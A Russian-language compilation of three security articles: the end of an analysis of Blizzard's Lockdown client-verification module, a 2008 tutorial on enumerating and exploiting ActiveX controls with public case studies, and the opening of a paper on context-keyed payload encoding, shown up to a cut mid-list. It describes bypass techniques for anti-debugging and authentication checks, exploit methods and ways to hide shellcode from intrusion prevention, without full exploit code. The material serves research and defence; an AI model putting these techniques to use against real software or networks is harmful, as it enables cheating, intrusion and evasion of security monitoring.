1. Механизмы, мешающие анализу самого Lockdown и секретного алгоритма, который он реализует: антиотладка и анти-реверс-инжиниринг.
2. Механизмы, не позволяющие Lockdown в постороннем процессе создать правильный ответ Battle.net: защита от эмуляторов и, косвенно, от изменённых клиентов.
3. Механизмы, мешающие изменённому, но в остальном настоящему клиенту Blizzard войти в Battle.net.

Кроме того, Lockdown отвечает за реализацию разумного подобию исходной функции модуля "ver": предоставить способ авторитетно проверить версию настоящего игрового клиента Blizzard для целей контроля версий ПО, например развертывания правильных обновлений/патчей старым версиям настоящих игровых клиентов Blizzard, подключающихся к Battle.net.

В этом ключе в модуле Lockdown и связанной системе аутентификации присутствуют следующие защитные схемы.

2.1. Очистка отладочных регистров процессора

Процессоры x86 имеют специальные регистры отладки. Они позволяют остановить выполнение при выборке команды, чтении или записи по одному из четырёх заданных виртуальных адресов. Такие ловушки называют аппаратными точками останова.

Чтобы помешать анализу Lockdown, модуль явно обнуляет ключевые регистры отладки потока, вызывающего CheckRevision. Очистка выполняется сразу после входа в процедуру.

Этот механизм защиты является антиотладочной схемой.

2.2. Контрольная сумма памяти модуля Lockdown

В отличие от предшественника, Lockdown вычисляет контрольную сумму ключевых исполняемых файлов прямо в памяти и включает в проверку собственный модуль. Это даёт несколько преимуществ:

1. Программная точка останова изменяет команду на `int 3`, передающую управление отладчику. Поэтому контрольная сумма видит новый код вместо исходного и обнаруживает вмешательство.
2. Изменение кода ради отключения других проверок тоже портит итоговую сумму. Вместе с очисткой аппаратных точек останова это образует эшелонированную защиту: простая атака на один механизм выявляется другим.
3. Проверка самого модуля — новое и неожиданное препятствие для независимой реализации алгоритма Lockdown.

Механизм противодействует отладке, модифицированным клиентам и эмуляторам.

2.3. Жестко заданные базовые адреса модулей

Поскольку Lockdown проверяет исполняемые файлы в памяти, он жёстко использует стандартный базовый адрес главного образа `0x00400000`. Игры Blizzard не содержат таблиц перемещений и потому всегда загружаются туда.

Это осложняет вызов из постороннего процесса: Lockdown может незаметно посчитать сумму его собственного главного образа вместо нужной игры. Компоновщик Microsoft по умолчанию также выбирает `0x00400000`, поэтому ошибка не всегда очевидна.

Постороннюю программу можно скомпоновать по другому адресу и попытаться отобразить игру по `0x00400000`, но в Windows NT это трудно. Диспетчер памяти обычно ищет свободные области снизу вверх, и новый Win32-процесс почти всегда уже имеет там пересекающееся выделение — по наблюдениям автора, одну из общих секций связи с CSRSS. Ядро умеет искать адреса сверху вниз, но это малоизвестная и нестандартная настройка. Требование изменить её у всех пользователей делает атаку неудобной.

Lockdown дополнительно требует, чтобы `GetModuleHandleA(0)` возвращала `0x00400000`. Побочный эффект — игры нельзя защитить ASLR Windows Vista, что повышает риск некоторых атак на пользователей.

Механизм прежде всего мешает эмуляторам вызывать Lockdown из постороннего процесса.

2.4. Контрольная сумма видеопамати

Lockdown также проверяет контрольную сумму видеопамати вызывающего процесса. В настоящей игре выбранная область содержит часть баннера Battle.net с экрана входа. Модуль поддерживает только старые клиенты с Battle.snp и Storm Network Provider — от Diablo I до StarCraft и Warcraft II: BNE. Более новые игры, например Diablo II, не поддерживаются.

Хотя проверяемое изображение постоянно, адреса получают через запутанную цепочку внутренних процедур Storm — SDrawSelectGdiSurface, SDrawLockSurface и SDrawUnlockSurface. Они зависят от значительного состояния, созданного игрой при запуске. В постороннем процессе без полной инициализации графической подсистемы и нужного содержимого поверхностей эти функции вряд ли заработают.

Эта проверка также направлена прежде всего против эмуляторов.

2.5. Несколько вариантов модуля Lockdown

Ещё ver поддерживал несколько загружаемых вариантов проверяющего модуля. Сервер отправляет клиенту имя файла, формулу контрольной суммы, параметры инициализации и метку времени для выбора и при необходимости загрузки свежей версии. Разные варианты увеличивают объём работы при независимой реализации системы.

У ver было восемь модулей, у Lockdown — двадцать, но варианты всё равно очень похожи. Каждый содержит уникальный ключ: 32-разрядный в старой системе и 64-разрядный в новой. Сам файл Lockdown служит вторым ключом, поскольку его собственная сумма добавляет к результату разную поправку. Различия маскируют поверхностные перестановки: иначе получают базовые адреса, переносят код между функциями и меняют их порядок, чтобы обычное сравнение файлов хуже показывало функциональные отличия.

Это средство против анализа, увеличивающее объём работы при восстановлении всей системы.

2.6. Проверка подлинности вызывающего Lockdown

Lockdown проверяет и вызывающую сторону CheckRevision: адрес возврата должен находиться внутри Battle.snp. В противном случае в вычисление намеренно вносится ошибка и результат становится недействительным.

3. Атаки и контратаки против системы Lockdown

Хотя Lockdown вводит ряд новых защитных механизмов, пытающихся помешать потенциальным атакующим, эти системы далеко не безошибочны. Есть несколько способов атаковать или подорвать эти защиты, если атакующий хочет пройти проверку версии и аутентификацию в контексте ненастоящего клиента для входа в Battle.net. Кроме того, есть разные способы, которыми предложенные атаки могли бы быть остановлены в будущем обновлении системы проверки версии и аутентификации.

3.1. Перехват SetThreadContext

Lockdown очищает регистры отладки, мешая аппаратным точкам останова, но эту защиту легко обойти.

Возможны несколько атак:

1. Перехватить SetThreadContext и блокировать очистку регистров.
2. Заменить её запись в таблице импорта Lockdown пустой пользовательской процедурой.
3. Удалить сам вызов из кода, хотя контрольная сумма памяти обнаружит такую правку.
4. Поставить условную точку останова на kernel32!SetThreadContext, после вызова восстанавливающую аппаратные точки либо сразу возвращающую управление.

Выбор зависит от того, хочет ли атакующий менять выполнение аппаратными точками или лишь наблюдать модуль в отладчике.

Предлагаемые контрмеры включают следующие техники:

1. Проверять фактическую очистку регистров. Саму проверку тоже можно удалить. Более тонкий вариант — включить их значения в контрольную сумму, но необходимость вызывать Get/SetThreadContext либо NtGet/SetContextThread всё равно выдаст механизм: напрямую из пользовательского режима регистры не читаются.
2. Очищать регистры в нескольких местах разными встроенными способами: прямым импортом, динамическим поиском через GetProcAddress, ручным обходом EAT kernel32, вызовом NtSetContextThread из ntdll и даже прямым системным вызовом после извлечения его номера из машинного кода. Это устраняет единую точку отказа. Для прямого вызова понадобится отдельная поддержка Wow64 на Windows x64.
3. Проверять, что все записи IAT для kernel32 ведут в один модуль. Это рискованно: слой совместимости приложений Microsoft может законно перенаправлять такие API.

3.2. Использование аппаратных точек останова

После обхода противоотладочной защиты аппаратные точки позволяют нейтрализовать остальные проверки. При срабатывании на выбранной команде атакующий меняет контекст выполнения. Например, можно остановиться при чтении жёсткого базового адреса главного образа и подставить другой; дополнительно потребуется перехватить GetModuleHandleA.

Предлагаемые меры против аппаратных точек останова:

1. Проверять цепочку векторных обработчиков, способных перехватывать STATUS_SINGLE_STEP. Но посторонние обработчики могут существовать законно.
2. Полностью запрещать подключение отладчиков. Это непрактично: профилировщики, системы отчётов о сбоях и защитные программы могут использовать отладку незаметно для пользователя. Блокировка способна нарушить Windows Error Reporting и настроенный JIT-отладчик. Проверять наличие отладчика можно через IsDebuggerPresent, NtQueryInformationProcess(...ProcessDebugPort...), NtCurrentPeb()->BeingDebugged и другие признаки.
3. Повторять проверки в слегка разных встроенных формах по всему вычислению контрольной суммы, не оставляя единой точки отключения.
4. Усиление антиотладочного механизма, как описано выше.

3.3. Ограничение базового адреса главного образа процесса

Для запуска Lockdown в постороннем процессе нужно обойти ограничение базового адреса. Вероятная атака сочетает аппаратные точки останова для подмены жёстких значений и перехват

GetModuleHandleA через таблицу импорта либо правку кода.

Другой вариант — запустить настоящий исполняемый файл игры в приостановленном состоянии, затем создать новый поток или захватить начальный и выполнить Lockdown. От такого сценария модуль сейчас не защищён.

Чтобы усилить этот механизм защиты, можно использовать следующие подходы:

1. Вручную пройти список загруженных модулей и изучить РЕВ, чтобы проверить, что главный образ процесса действительно находится по 0x00400000. Все эти механизмы можно скомпрометировать, но проверка каждого создает дополнительную работу для атакующего.
2. Проверять, что игра действительно инициализирована. Это усложнит и приостановленный запуск, и имитацию готового процесса. Конкретные признаки выходят за рамки статьи; можно расширить проверку видеопамати Storm дополнительным набором требований.

3.4. Небольшие функциональные различия между вариантами Lockdown

Для гарантированного входа атакующему нужны все двадцать вариантов Lockdown, но их функциональные различия малы и сводятся к легко обнаруживаемым «магическим» константам.

Автору хватило двух сигнатур и примерно двухсот строк C, чтобы автоматически извлечь все константы. Вероятно, разработка двадцати модулей заняла больше времени, чем создание этого анализатора, — крайне невыгодное соотношение усилий защиты и атаки.

Чтобы устранить эти слабости, можно реализовать следующие шаги:

1. Сделать варианты действительно разными, а не менять одну, вероятно заданную препроцессором, константу. Поверхностные отличия не мешают сигнатурному поиску быстро извлечь ключи остальных модулей после ручного анализа первого.
2. Не строить различия на легко заменяемых константах. Они удобны и разработчику, и атакующему. Реальные изменения вынудят отдельно анализировать каждый модуль.

3.5. Поддельный адрес возврата для вызовов CheckRevision

Из-за устройства архитектуры x86 подделать указатель адреса возврата для вызова процедуры тривиально просто. Нужно лишь поместить поддельный адрес возврата в стек, а затем немедленно выполнить прямой переход к целевой процедуре вместо стандартного call.

Защита обходится поиском команды ret внутри Battle.snp. Поддельный адрес возврата направляет вызов туда, и для Lockdown он выглядит исходящим из законного модуля, хотя немедленно возвращается настоящему вызывающему в постороннем процессе.

Для противодействия можно попробовать следующее:

1. Проверять два адреса возврата в глубину, хотя из-за природы соглашений о вызовах x86, по крайней мере stdcall и fastcall, часто используемых кодом Blizzard, не гарантируется, что четыре байта после адреса возврата будут иметь особенно осмысленное значение.
2. Проверять, что адрес возврата не указывает прямо на ret, jmp, call или похожую инструкцию, если текущие варианты Battle.snp не используют такие шаблоны в своем вызове модуля. Это лишь немного повышает планку: атакующему нужно будет выбрать более конкретное место в Battle.snp, через которое организовать вызов, например фактическое место, используемое обычными вызовами Lockdown.

3.6. Ограниченный набор пар «запрос — ответ»

Серверы Battle.net используют ограниченный набор пар «запрос — ответ». Для большинства продуктов наблюдалось около тысячи вариантов; после прежних атак некоторые наборы увеличили до двадцати тысяч. Но и их можно накопить, пассивно наблюдая множество входов, а затем построить таблицу ответов с высокой вероятностью успеха. Набор обычно меняется лишь с обновлением игры, поэтому атака вполне практична.

Blizzard могла бы легко устранить это ограничение, например реализовав одно или несколько из следующих предложений:

1. Периодически менять большой набор пар, быстро обесценивая собранную базу. Вероятно, нынешний сервер потребует ручного вмешательства Blizzard при каждой смене.
2. Динамически создавать набор на каждом сервере. Для этого нужны клиентские файлы, но если Battle.net работает под Windows, существующий код Lockdown можно адаптировать. Достаточно периодически обновлять общий набор; вычислять новую пару при каждом входе не нужно и слишком дорого.

4. Заключение

Lockdown заметно продвинул борьбу Blizzard с поддельными клиентами Battle.net, но будущую систему можно существенно усилить, не выходя за её ограничения. Особенно важны перекрывающиеся механизмы, подобные сочетанию очистки регистров отладки и контроля памяти.

В контексте улучшения Lockdown автор хотел бы подчеркнуть следующие принципы как особенно важные для создания системы, которую трудно победить, но которая остается рабочей и жизнеспособной с точки зрения разработки и развертывания:

- Эшелонированная защита обязательна. Механизмы должны дополнять друг друга, вынуждая атакующего преодолевать несколько уровней.
- Средства против копирования алгоритма нужно оценивать глазами противника. Он может перенести машинный код в другой модуль или загрузить настоящий файл и вызывать внутренние функции с середины, минуя начальные проверки. Поэтому проверки стоит перемежать с полезной работой, не оставляя весь секретный алгоритм незащищенным после единственного входного барьера.
- Искусственные задержки для противника должны быть дороже в обходе, чем в разработке. Двадцать нынешних модулей почти автоматически сравниваются, поэтому атакующий тратит на них меньше времени, чем создатели.
- Зависимость от импортируемых API делает защиту заметной и легко отключаемой. Очистка регистров отладки сразу видна знающему Win32 API противнику. Где возможно, следует использовать менее очевидные пути — например, проверять модули вручную через PEB и структуры загрузчика, найденные по обратной ссылке из TEB. При этом нужно сохранять сопровождаемость и совместимость. Ручное разрешение символов Storm уже неплохо избегает заметных внешних вызовов.

В целом система Lockdown представляет большой шаг вперед в защите Battle.net от неавторизованных клиентов. Тем не менее остается много пространства для улучшений в возможных будущих ревизиях системы. Автор надеется, что эта статья окажется полезной для усиления будущих защитных систем благодаря подробному учету сильных и слабых сторон текущего Lockdown и конкретным предложениям по исправлению отдельных более слабых механизмов нынешней реализации.

ActiveX - активная эксплуатация

Дата: 01/2008

Автор: warlord

Контакт: <warlord@noloin.org>

Сайт: <<http://www.noloin.org>>

Делиться тем, что знаю, и учиться тому, чего не знаю.

1. Предисловие

Прежде всего я хотел бы объяснить, о чем эта статья и, особенно, о чем она не является. Несколько месяцев назад я впервые углубился в технические детали ActiveX. До этого у меня были лишь смутные представления и общее понимание того, что это такое и как оно работает. Первое, что я сделал, вполне очевидно: я погуглил. К моему удивлению, я не смог найти ни одной статьи, где обсуждался бы ActiveX и способы его эксплуатации. Следующим шагом я связался с несколькими в целом умными и знающими друзьями, чтобы вытянуть из них нужную информацию. И я был еще сильнее удивлен, обнаружив, что некоторым из самых квалифицированных людей не хватало тех же знаний, что и мне. Возможно, дело в нашем общем прошлом из мира Unix/Linux, но, какова бы ни была причина, мне пришлось потрудиться, чтобы собрать сведения, которыми я теперь располагаю. И все же я чувствую себя одноглазым, который объясняет слепым, как выглядит мир.

То, что на Milw0rm есть множество эксплойтов ActiveX, как будто говорит о том, что нужные знания уже существуют. Мне интересно, почему никто не нашел времени все это записать, чтобы менее осведомленные люди тоже могли войти в эту область. Цель этой статьи - заполнить этот пробел. Если вы уже знаете об ActiveX все, нашли собственный 0day и успешно его проэксплуатировали, я, вероятно, не научу вас новым трюкам. Всех остальных приглашаю читать дальше.

2. Введение

ActiveX [1] — технология Microsoft 1996 года, основанная на компонентной модели объектов (COM) и связывании и внедрении объектов (OLE). COM позволяет повторно использовать код в виде объектов с интерфейсами, вызываемыми другими объектами и программами. В ActiveX [2] эта модель встроена в Internet Explorer, благодаря чему веб-страница взаимодействует с Windows и сторонними приложениями, а разработчики расширяют браузер сложными функциями.

ActiveX-компонент может оказаться на конкретной машине разными способами. Помимо всех компонентов, входящих в IE или операционную систему, программы могут устанавливать и регистрировать собственные ActiveX-компоненты, чтобы предоставлять в IE разнообразные функции. Еще один способ установки нового компонента - сами веб-сайты. В зависимости от настроек безопасности Internet Explorer сайт может попытаться создать экземпляр компонента, например Shockwave Flash, и при неудаче предложить пользователю установить ActiveX-компонент Shockwave Flash.

Проблемы безопасности, похоже, являются постоянной бедой ActiveX-компонентов. На деле кажется, что большая часть современных уязвимостей Windows возникает из-за плохо написанных сторонних компонентов, которые позволяют вредоносным сайтам эксплуатировать переполнения

буфера или злоупотреблять уязвимостями внедрения команд. Довольно часто такие компоненты производят впечатление, будто их авторы не понимали, что их код может быть создан с удаленного веб-сайта.

В следующих главах читателю будут представлены методы поиска, анализа и эксплуатации ошибок в ActiveX-компонентах.

3. Перечисление компонентов и функциональности

В любой установленной Windows, скорее всего, зарегистрировано значительное число COM-объектов. Однако для целей этой статьи нас интересуют только компоненты, экземпляры которых можно создавать с веб-сайта. Многие детали ниже взяты из превосходной книги "The Art of Software Security Assessment" [3], которую я настоятельно рекомендую всем, кто интересуется безопасностью приложений.

ActiveX-компоненты обычно, хотя и не всегда, создаются передачей их CLSID в CoCreateInstance. Соответствующий идентификатор класса (CLSID) используется как уникальное значение, связанное с каждым компонентом, чтобы отличать его от других. Список всех существующих CLSID на данной установке Windows можно найти в реестре в HKEY_CLASSES_ROOT\CLSID; на самом деле это лишь псевдоним для HKEY_LOCAL_MACHINE\Software\Classes\CLSID.

В разделе CLSID находятся тысячи классов, но веб-сайт может создавать лишь часть из них. Обычно такая возможность обозначается категорией безопасности сценариев в HKEY_CLASSES_ROOT\CLSID\<CLSID элемента>\Implemented Categories. Ей соответствует подключ с GUID 7DD95801-9882-11CF-9FA9-00AA006C42C4. Категория безопасности инициализации хранится там же с GUID 7DD95802-9882-11CF-9FA9-00AA006C42C4.

Впрочем, отсутствие компонента в этих категориях не обязательно означает, что его нельзя вызвать из IE. Компонент может динамически сообщать, что он безопасен для сценариев, когда создается через IE. Единственный надежный способ - попытаться создать экземпляр компонента и посмотреть, можно ли его использовать. Axman [5] - ActiveX-фаззер, написанный HD Moore, который может автоматизировать такую проверку для всех различных CLSID в системе. Еще один инструмент для перечисления таких компонентов - ComRaider [4] от iDefense, другой ActiveX-фаззер, способный строить базу компонентов, которые IE должен уметь создавать.

3.1. ProgID

Помимо длинного и довольно трудного для запоминания CLSID часто есть второй способ создать экземпляр определенного компонента. Это можно сделать с помощью программного идентификатора компонента (ProgID). Очень похоже на IP-адреса и систему доменных имен (DNS): ProgID можно найти и определить соответствующий CLSID. После того как нужный CLSID определен, Internet Explorer продолжает работу так, как если бы CLSID был указан изначально.

Чтобы эта техника работала для заданного компонента, должны выполняться два требования. Во-первых, у компонента должен быть подключ ProgID под его ключом CLSID в реестре. Обычно ProgID имеет вид Program.Component.Version, например Safewia.Script.1. Во-вторых, поскольку Windows нет смысла проходить до 2700 CLSID (как в моем примере), чтобы найти указанный ProgID, сам программный идентификатор должен иметь ключ в HKEY_CLASSES_ROOT с подключом CLSID, который описывает эту связь.

3.2. Запрещающий бит

Компонент можно навсегда запретить в IE с помощью специального бита. Для этого в связанном с CLSID значении DWORD устанавливается маска 0x00000400:

```
HKLM\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\<CLSID>
```

3.3. Компоненты, специфичные для пользователя

В Windows XP Microsoft добавила поддержку пользовательских ActiveX-компонентов. Для их установки не требуется доступ уровня администратора, потому что такие компоненты, как следует из названия, относятся к конкретному пользователю. Их можно найти в HKEY_CURRENT_USER\Software\Classes. Хотя эта функциональность существует, большинство ActiveX-компонентов устанавливается глобально.

3.4. Определение экспортируемых функций

ActiveX-компоненты реализуют разные COM-интерфейсы так же, как любой другой COM-объект. COM-интерфейсы - это четко определенные описания того, какие функции и свойства COM-класс должен реализовывать и поддерживать. COM позволяет во время выполнения динамически опрашивать COM-класс с помощью QueryInterface, чтобы узнать, какие интерфейсы он реализует. Именно так IE определяет, поддерживает ли компонент интерфейс безопасного выполнения сценариев, который называется IObjectSafety.

4. Примеры

4.1. MW6 Technologies QRCode ActiveX 3.0

В этом разделе приведенная выше информация будет продемонстрирована на примере недавней публичной уязвимости и эксплойта ActiveX. Уязвимый компонент принадлежит компании WM6 и поставляется с ее продуктом "QRCode ActiveX" версии 3.0. Когда я скачал программу в январе 2008 года, через несколько месяцев после публикации эксплойта на Milw0rm в сентябре, уязвимый компонент все еще входил в пакет.

Сам компонент имеет CLSID 3BB56637-651D-4D1D-AFA4-C0506F57EAF8. После установки ПО его можно найти в реестре по адресу:

```
HKEY_CLASSES_ROOT\CLSID\{3BB56637-651D-4D1D-AFA4-C0506F57EAF8}
```

DLL, реализующая этот компонент, находится на жестком диске в файле, указанном в ключе InprocServer32. В этом примере это:

```
C:\WINDOWS\system32\MW6QRC~1.DLL
```

Здесь интересны две детали. Значение ProgID равно MW6QRCode.QRCode.1, а соответствующий раздел HKCR\MW6QRCode.QRCode.1 содержит CLSID компонента. Следовательно, объект создается обоими способами. Кроме того, отсутствует Implemented Categories, то есть класс не заявлен безопасным ни для сценариев, ни для инициализации. Но он, по-видимому, динамически реализует IObjectSafety, поскольку IE всё же позволяет создать экземпляр. Это проверяет следующий

HTML-код.

```
<body>
  <object classid='clsid:3BB56637-651D-4D1D-AFA4-C0506F57EAF8' id='test'>
  </object>
</body>
```

Результат выполнения этого фрагмента - появление небольшой картинки в IE. Поскольку все работает нормально, а Internet Explorer не жалуется на невозможность загрузить компонент, можно переходить к следующему этапу исследования.

К этому моменту показано, что примерный компонент нормально создается из IE. Теперь вопрос в том, какие интерфейсы он предоставляет вызывающему коду. Если передать конкретный CLSID исследуемого компонента в ComRaider, инструмент перечислит все реализованные компонентом функции, а также тип и количество ожидаемых параметров. Альтернатива ComRaider - так называемый OLE-COM Object Viewer, входящий в Platform SDK и Visual Studio.

После экспериментов с различными функциями быстро становится очевидно, что SaveAsBMP и SaveAsWMF охотно принимают любой путь, переданный для сохранения сгенерированной графики в указанное место. Это может позволить перезаписать существующие файлы картинкой, если пользователь, запустивший IE, имеет достаточные права. Это прекрасный пример программы, которая использует недоверенные данные и работает с ними без каких-либо проверок. Вероятно, автор компонента не учел последствий своих действий для безопасности.

Пример эксплойта для этой уязвимости, написанный shinnai, можно найти на Milw0rm: <<http://www.milw0rm.com/exploits/4420>>.

4.2. HP Info Center

12 декабря 2007 года была раскрыта уязвимость в ActiveX-компоненте, который по умолчанию поставлялся с несколькими сериями ноутбуков Hewlett Packard. Сама проблема была найдена в программе HP Info Center. Уязвимость позволяла удаленно читать и записывать реестр, а также выполнять произвольные команды. Создав этот компонент в Internet Explorer и вызвав уязвимые функции, можно было запускать ПО с тем же уровнем доступа, что и у пользователя, запустившего IE. Porkytherpig нашел и раскрыл эту серьезную угрозу, а также написал подробный отчет и пример эксплойта, охватывающий три вектора атаки.

За перечисленные уязвимости отвечал компонент HP с CLSID 62DDEB79-15B2-41E3-8834-D3B80493887A. По умолчанию он устанавливается в:

```
C:\Program Files\Hewlett-Packard\HP Info Center
```

В своём отчёте porky перечислил три потенциально опасных метода и их параметры:

- VARIANT GetRegValue(String sHKey, String sectionName, String keyName);
- void SetRegValue(String sHKey, String sSectionName, String sKeyName, String sValue);
- void LaunchApp(String appPath, String params, int cmdShow);

Пока первый и второй методы позволяют удаленно читать и записывать реестр, третья функция запускает произвольные программы. Например, атакующий мог бы выполнить cmd.exe с произвольными аргументами.

В этом примере уязвимый компонент предоставлял удаленный доступ к машине жертвы. Пример кода для эксплуатации всех трех функций снова можно найти на Milw0rm: <<http://www.milw0rm.com/exploits/4720>>.

4.3. Vantage Linguistics AnswerWorks

Последний пример относится к Vantage Linguistics AnswerWorks и был раскрыт в декабре 2007 года. Компонент awApi4.AnswerWorks.1 экспортирует несколько функций со стековым переполнением. GetHistory(), GetSeedQuery() и SetSeedQuery() неверно обрабатывают длинные строки от вредоносной страницы. Демонстрационный эксплойт автора «e.b.» при успехе открывает командную оболочку на порту 4444.

Загруженная с веб-сервера страница создаёт объект и сохраняет его в obj, затем вызывает GetHistory() с подготовленной строкой. Первые 214 символов A заполняют буфер, следующие четыре байта заменяют адрес возврата, за ними идут двенадцать NOP и машинный код. Это обычная схема стекового эксплойта.

Эксплойт, упомянутый в этом примере, также можно найти на Milw0rm: <<http://www.milw0rm.com/exploits/4825>>.

5. Итоги

Эта статья дала краткое введение в ActiveX. Основное внимание было уделено некоторым базовым технологиям и связанным с безопасностью проблемам, которые могут проявляться. Цель состояла в том, чтобы дать читателю достаточно фоновых знаний для изучения ActiveX-компонентов с точки зрения безопасности. Автор надеется, что ему удалось описать общую картину достаточно подробно, чтобы читатели получили сведения, на которые смогут опереться в дальнейших исследованиях.

5.1. Благодарности

wastedimage - за ответы на первые вопросы

deft - за множество ответов и примеров

gjohnson - за восполнение деталей, которые deft забыл упомянуть

skape - за фоновые знания о нижележащих функциях

hdm - за знание всего остального

Ссылки

[1] ActiveX Controls @ Wikipedia

<<http://en.wikipedia.org/wiki/ActiveXcontrol>>

[2] ActiveX Controls

<<http://msdn2.microsoft.com/en-us/library/aa751968.aspx>>

[3] The art of software security assessment

<<http://taossa.com>>

[4] ComRaider

<<http://labs.idefense.com/software/fuzzing.php#morecomraider>>

[5] Axman ActiveX Fuzzer

<<http://www.metasploit.com/users/hdm/tools/axman/>>

Кодирование полезной нагрузки с ключом, зависящим от контекста

Защита полезной нагрузки от раскрытия при помощи контекста

Дата: октябрь 2007

Автор: I)ruid, C²ISSP

Контакт: <druid@caughq.org>

Сайт: <<http://druid.caughq.org>>

Аннотация

Кодировщики полезной нагрузки часто применяют для обхода стороннего средства обнаружения, которое наблюдает за атакующим трафиком на пути к цели и отфильтровывает распространенные инструкции полезной нагрузки. Однако использование кодировщика тоже легко обнаружить и заблокировать; кроме того, закодированную нагрузку можно расшифровать для последующего анализа. Даже так называемые кодировщики с ключом используют легко наблюдаемые, восстанавливаемые или угадываемые значения. Поэтому после определения алгоритма расшифрование на лету становится тривиальным.

Активный наблюдатель может воспользоваться возможностями самой программы-декодировщика, чтобы расшифровать полезную нагрузку подозрительного эксплойта, изучить ее и принять решение об обработке сетевого трафика. В статье представлен новый способ задания ключа кодировщика, полностью основанный на контекстной информации о цели. Атакующий заранее знает или может предсказать эту информацию, а программа-декодировщик способна построить либо восстановить ее при выполнении на целевой системе. Наблюдатель атакующего трафика, напротив, не сможет расшифровать полезную нагрузку, поскольку нужный контекст ему недоступен.

1. Введение

При эксплуатации уязвимостей часто приходится преодолевать множество препятствий. Одни из них возникают на пути распространения атаки, другие связаны с разработкой эффективной техники эксплуатации. В последнем случае критически важным этапом неизбежно становится применение полезной нагрузки эксплойта, традиционно называемой шелл-кодом. Полезная нагрузка — это функциональная часть эксплойта, реализующая его конечную цель [1].

Например, из-за присутствия определенных значений байтов полезная нагрузка может не дойти до назначения в исполняемом виде [2] или не дойти вообще. Другим препятствием становится встроенное в сеть средство контроля безопасности, например система предотвращения вторжений (IPS), которая фильтрует трафик по сигнатуре доставляемой эксплойтом нагрузки [3, с. 288–289] либо извлекает ее для автоматизированного анализа [4; 5, с. 2]. Многие подобные трудности можно преодолеть при помощи кодировщика полезной нагрузки.

1.1. Кодировщики полезной нагрузки

Кодировщики позволяют замаскировать полезную нагрузку эксплойта на время передачи. Достигнув цели, она расшифровывается перед выполнением. Благодаря этому нагрузка обходит различные средства контроля и ограничения, сохраняя исполняемую форму. Обычно ее кодируют до включения в эксплойт, а перед закодированными данными добавляют небольшую программу-декодировщик. Получившаяся нагрузка немного увеличивается и помещается в эксплойт вместо исходной.

Кодировщики могут иметь разное устройство и выполнять свою задачу различными способами. В простейшем определении это функция, которая при формировании эксплойта преобразует полезную нагрузку в отличную от исходной форму. Существуют кодировщики, выдающие буквенно-цифровой текст со смешанным регистром [6], текст со смешанным регистром, безопасный для Unicode [7], данные, безопасные для UTF-8 и `tolower()` [2], а также результат XOR с четырехбайтовым ключом [8]. Особенно примечателен полиморфный кодировщик Shikata Ga Nai, использующий XOR с аддитивной обратной связью [9].

Программа-декодировщик — небольшой блок инструкций перед закодированной полезной нагрузкой. При запуске на целевой системе он выполняется первым и восстанавливает исходные данные. Затем управление передается первоначальной полезной нагрузке. Обычно декодировщик выполняет операцию, обратную функции кодирования; при маскировании через XOR достаточно еще раз применить XOR с тем же ключом.

Кодировщик Metasploit Alpha2 Alphanumeric Mixedcase [6] при помощи набора Alpha2 от SkyLined преобразует полезную нагрузку в буквенно-цифровой текст со смешанным регистром. Такая нагрузка способна проходить по векторам атаки, где входные данные должны выдерживать проверку текстовыми функциями: `isalnum()` и `isprint()` из C89 либо `isascii()` из C99.

Многие методы кодирования требуют ключа. Примерами служат Call+4 Dword XOR [8] и полиморфный Shikata Ga Nai с XOR и аддитивной обратной связью [9].

Кодировщики с ключом традиционно используют либо случайные или постоянные данные, выбранные при кодировании, либо данные, связанные с самим процессом кодирования [10], например индекс текущей позиции в обрабатываемом буфере или вычисленное относительно него значение.

Кодировщик Metasploit Single-byte XOR Countdown [10] использует длину оставшейся части полезной нагрузки как зависящий от позиции ключ. Благодаря этому программа-декодировщик получается меньше: ей не приходится хранить постоянный ключ. Во время расшифрования она отслеживает длину оставшихся данных и использует ее как ключ.

Главный недостаток большинства современных кодировщиков с ключом заключается в том, что ключ либо можно наблюдать непосредственно, либо восстановить по программе-декодировщику. Постоянный ключ передается внутри эксплойта как часть декодировщика; в других случаях его можно воспроизвести после определения алгоритма. Алгоритм обычно распознают по известной программе-декодировщику либо восстанавливают путем подробного анализа ее инструкций.

Необходимые возможности программы-декодировщика сами по себе создают слабое место. Современные кодировщики рассчитывают, что она правильно восстановит нагрузку во время выполнения. Активный наблюдатель может использовать эту возможность, чтобы в реальном времени расшифровать подозрительную нагрузку в изолированной среде [5, с. 3], изучить ее содержимое и решить, как поступить с соответствующим сетевым трафиком. Для работы декодировщику нужен лишь процессор, понимающий его набор инструкций, поэтому такую изолированную среду создать тривиально.

К сожалению, все упомянутые кодировщики включают постоянный ключ непосредственно в программу-декодировщик и потому подвержены описанной атаке. Наблюдатель способен перехватить закодированную нагрузку при передаче, расшифровать ее и изучить содержимое. Однако эти кодировщики можно усовершенствовать, применив описанную в следующем разделе контекстную выработку ключа.

2. Контекстная выработка ключа

Контекстной выработкой ключа называется выбор ключа кодирования из информации о цели, которую атакующий знает либо способен предсказать. Результат этого процесса называется контекстным ключом. Доступная информация может иметь самую разную природу и зависит от близости атакующего к цели, знания принципов ее работы и внутреннего устройства, а также сведений об окружении.

2.1. Кодировщик

При использовании контекстного ключа сам метод кодирования почти не меняется. Автор эксплойта просто передает функции кодирования контекстный ключ как постоянное значение. Его размер зависит от требований кодировщика; ключ может иметь любую фиксированную длину, а в идеале — совпадать по размеру с кодируемой полезной нагрузкой.

2.2. Программа-декодировщик

Программа-декодировщик должна не только расшифровать полезную нагрузку, но и извлечь либо вычислить контекстный ключ из сведений, доступных во время выполнения. Например, она может прочитать значение по известному адресу памяти или выполнить вычисление над другой доступной информацией. Некоторые варианты рассматриваются далее.

2.3. Ключи, зависящие от приложения

Если атакующий способен воспроизвести среду и выполнение целевого приложения либо хотя бы располагает его исполняемым файлом, контекстный ключ можно выбрать из известных данных адресного пространства процесса. Источником могут служить постоянные значения по известным адресам: переменные окружения, глобальные переменные, строки версии, справочный текст, сообщения об ошибках, инструкции самого приложения или связанных с ним библиотек.

Чтобы выбрать контекстный ключ из памяти работающего приложения, эту память необходимо сначала профилировать. Периодическое чтение адресного пространства позволяет исключить из множества возможных источников ключа изменяющиеся диапазоны. Подходящие данные не должны меняться со временем или между последовательными запусками приложения. Итоговый список адресов и постоянных данных называется картой памяти приложения.

Основные шаги создания полной карты памяти работающего процесса:

1. Подключиться к работающему процессу.
2. Инициализировать карту, считав ненулевые байты из виртуальной памяти процесса.
3. Подождать произвольное время.
4. Повторно считать виртуальную память процесса.

5. Найти различия между картой и последним снимком памяти.
6. Исключить из карты все данные, изменившиеся между двумя состояниями.
7. При необходимости исключить диапазоны короче желаемой длины ключа.
8. Перейти к шагу 3.

